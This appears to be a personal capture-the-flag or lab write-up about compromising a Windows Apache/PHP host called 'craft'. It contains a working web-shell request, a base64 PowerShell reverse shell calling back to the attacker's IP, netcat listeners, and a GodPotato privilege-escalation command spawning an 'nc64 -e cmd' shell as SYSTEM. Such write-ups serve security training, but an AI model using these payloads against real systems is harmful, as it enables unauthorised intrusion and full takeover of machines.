
this worked, so I sent the request over to burp to work from there instead of the url bar in browser



```
GET /shell2.php?cmd=whoami HTTP/1.1
Host: 192.168.203.169
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Tue, 12 Aug 2025 18:04:36 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 14
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

craft\apache
```

from there I made a powershell reverse shell to execute and started a listener with nc



IP 192.168.45.15
Port 1235 +1

```
nc -lvnp 1235
```

Type: nc


OS: Windows

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdA
AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQAu
ADEANQA2ACIALAAxADIAMwA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAG
UAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4A
NgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALg
BSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQAp
ACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAF
QAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQA
aQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcw
BlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0
AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAG
MAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsA
```

Shell: sh
Encoding: None

```
#start listener
nc -lvnp 1235
```


I set the cmd parameter equal to the powershell reverse shell and then url encoded the value



```
GET /shell2.php?cmd=
powershell+-e+JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOA
GUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQAuADEA
NQA2ACIALAAxADIAMwA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgB
lAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7AD
AAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMAL
AAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAg
AD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHg
AdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALA
AwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxA
CAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQA
YgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJAB
zAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC
kALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAd
ABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABz
AHQAcgBlAGEAbQAuAEYAbABlAHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA%3d%3d
HTTP/1.1
Host: 192.168.203.169
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```


```
┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ rlwrap nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 50113

PS C:\xampp\htdocs> 
```

Checking my new permissions I have SeImpersonatePrivilege which opens up potato priv esc or printspooler maybe


kali@kali: ~/Desktop/pg/craft
File Actions Edit View Help
kali@kali: ~/Desktop
cybergeek shell
kali@kali: ~/Desktop/pg/craft
kali@kali: ~/Desktop/pg/craft
kali@kali: ~/Desktop/pg/craft

```
└─$ rlwrap nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 50113

PS C:\xampp\htdocs> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
craft\apache  S-1-5-21-537427935-490066102-1511301751-1000


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeTcbPrivilege                Act as part of the operating system       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

PS C:\xampp\htdocs>
```

Checking the .net version. dotnet v4 is on the system



```
    Directory: C:\windows\microsoft.net\Framework


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                v1.0.3705
d-----         9/15/2018  12:19 AM                v1.1.4322
d-----         9/15/2018  12:19 AM                v2.0.50727
d-----         8/12/2025   9:30 AM                v4.0.30319
-a----         9/15/2018  12:11 AM           7680 sbscmp10.dll
-a----         9/15/2018  12:11 AM           7680 sbscmp20_mscorwks.dll
-a----         9/15/2018  12:11 AM           7680 sbscmp20_perfcounter.dll
-a----         9/15/2018  12:11 AM           7680 sbs_diasymreader.dll
-a----         9/15/2018  12:11 AM           7680 sbs_microsoft.jscript.dll
-a----         9/15/2018  12:11 AM           7680 sbs_mscordbi.dll
-a----         9/15/2018  12:11 AM           7680 sbs_mscorrc.dll
-a----         9/15/2018  12:11 AM           7680 sbs_mscorsec.dll
-a----         9/15/2018  12:11 AM           7680 sbs_system.configuration.install.dll
-a----         9/15/2018  12:11 AM           7680 sbs_system.data.dll
-a----         9/15/2018  12:11 AM           7680 sbs_system.enterpriseservices.dll
-a----         9/15/2018  12:11 AM           7680 sbs_wminet_utils.dll
-a----         9/15/2018  12:11 AM           7680 SharedReg12.dll


PS C:\windows\microsoft.net\Framework>
```

so i copied godpotato dot net 4 onto the system in the apache director as well as nc64.


From there I started a listener on my attacking machine

```
nc -lvnp 1236
```

and then I ran godpotato from my apache shell in the apache directory telling it to run nc64 and make a connection back to my listener

```
./godpotato.exe -cmd "C:\users\apache\nc64.exe 192.168.45.156 1236 -e cm
d"
```

and as a result I get a shell as system (even though for some reason whoami was not working



```
┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ rlwrap nc -lvnp 1236
listening on [any] 1236 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 50125
Microsoft Windows [Version 10.0.17763.2029]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami

C:\Windows\system32>whoami /priv
whoami /priv
```